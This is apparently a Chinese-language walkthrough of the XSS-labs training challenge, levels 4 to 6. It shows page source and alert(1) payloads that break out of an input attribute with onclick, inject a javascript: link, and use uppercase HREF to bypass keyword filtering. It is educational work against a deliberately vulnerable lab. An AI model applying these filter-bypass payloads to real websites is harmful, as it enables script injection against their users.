<body>
<h1 align=center>欢迎来到level4</h1>
<h2 align=center>没有找到和&quot;onclick=&quot;alert(1)相关的结果.</h2><center>
<form action=level4.php method=GET>
<input name=keyword  value=""onclick="alert(1)">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level4.png></center>
<h3 align=center>payload的长度:18</h3></body>
</html>
```


点击搜索框出现弹窗，



本关pass ~

level 5 对于屏蔽关键字的绕过


在搜索框输入test进行测试,并查看源代码:





```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<h2 align=center>没有找到和test相关的结果.</h2><center>
<form action=level5.php method=GET>
<input name=keyword  value="test">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level5.png></center>
<h3 align=center>payload的长度:4</h3></body>
</html>
```

在URL按老办法,输入

发现标签被屏蔽,




重新尝试on事件,发现关键字也被处理屏蔽:




那么我们需要尝试新的语句,找到没有被转义或者过滤的语句:

我们这次使用javascript语句进行尝试:可以发现javascript没有被过滤或转移,那我们就可以尝试用javascript字符进行注入




```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<h2 align=center>没有找到和javascript=alert(1)相关的结果.</h2><center>
<form action=level5.php method=GET>
<input name=keyword  value="javascript=alert(1)">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level5.png></center>
<h3 align=center>payload的长度:19</h3></body>
</html>
```


尝试使用javascript语句:




```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<h2 align=center>没有找到和&quot;&gt;&lt;a href = javascript:alert(1)&gt;xss&lt;/a&gt;相关的结果.</h2><center>
<form action=level5.php method=GET>
<input name=keyword  value=""><a href = javascript:alert(1)>xss</a>">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level5.png></center>
<h3 align=center>payload的长度:39</h3></body>
```

</html>

可以发现页面上多了一个显示为xss的链接,点击发生弹窗就pass嘿嘿



> herf的性质可以参考本链接:https://zhidao.baidu.com/question/1987826329217404947.html
> 作用是会弹出一个静态的不会跳转的链接(应该是这个意思叭?卧草!)

根本在于不断尝试，知到找到那个没有被屏蔽可以进行xss注入点的语句

level 6 使用关键字的大小写绕过过滤和转义
参考前面关卡依次使用：

结论 : 过滤和转义了以上所有注入方法, 但是javascript没有过滤

emmmmm…

因为HTML对大小写的不敏感,所以我们对标签中的href大写输入

可以发现链接出现

点击则通关